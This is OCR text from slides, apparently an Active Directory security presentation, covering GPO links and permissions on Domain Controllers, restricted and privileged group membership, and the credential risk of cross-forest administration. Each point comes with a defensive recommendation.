
Restricted Groups

Group	Members	Member of
ADSECLAB\Server Admins		BUILTIN\Administrators

Server GPOs Linked to Domain Controllers



- Group Policy Management
  - Forest: ad.adsecurity.org
    - Domains
      - ad.adsecurity.org
        - Default Domain Policy
        - Accounts
        - Domain Controllers
          - Default Domain Controllers Policy
          - Server Policy
        - Enterprise
        - Servers
          - Server Policy
        - Group Policy Objects
        - WMI Filters



Server Policy

Data collected on: 3/14/201

Computer Configuration (

Policies


Windows Settings

Security Settings

Restricted Group

Group

ADSECLAB\Se




Members:

Name	Active Directory Domain Services Folder
adsecadmin	ad.adsecurity.org/Users
Domain Admins	ad.adsecurity.org/Users
Enterprise Admins	ad.adsecurity.org/Users
Server Admins	ad.adsecurity.org/Users

Only use GPOs dedicated to Domain Controllers, don’t link GPOs already linked to other OUs.

Modify Rights to GPOs at Domain /DC Level



Server Baseline Security Policy

These groups and users have the specified permission for this GPO

Groups and users:

Name	Allowed Permissions	Inherited
Authenticated Users	Read (from Security Filtering)	No
Domain Admins (TRIMARCRESEARCH\Domain Admins)	Edit settings, delete, modify security	No
Enterprise Admins (TRIMARCRESEARCH\Enterprise Ad...	Edit settings, delete, modify security	No
ENTERPRISE DOMAIN CONTROLLERS	Read	No
Nick Fury (nfury-sa@trimarcresearch.com)	Edit settings, delete, modify security	No
SYSTEM	Edit settings, delete, modify security	No

Only AD Admins should have modify rights on GPOs linked to the Domain/Domain Controllers.


Cross-Forest Administration

- Production <--one-way--trust---- External
- Production forest AD admins manage the External forest.
- External forest administration is done via RDP.
- Production forest admin creds end up on systems in the External forest.
- Attacker compromises External to compromise Production AD.

Mitigation:

- Manage External forest with External admin accounts.
- Use non-privileged Production forest accounts with External admin rights.

Account Operators




Account Operators Properties

Members:

Name	Active Directory Domain Services Folder
Ruth Parker	trimarcresearch.com/Administration/Admin Acco...

Account Operators



Account Operators Properties

Members:

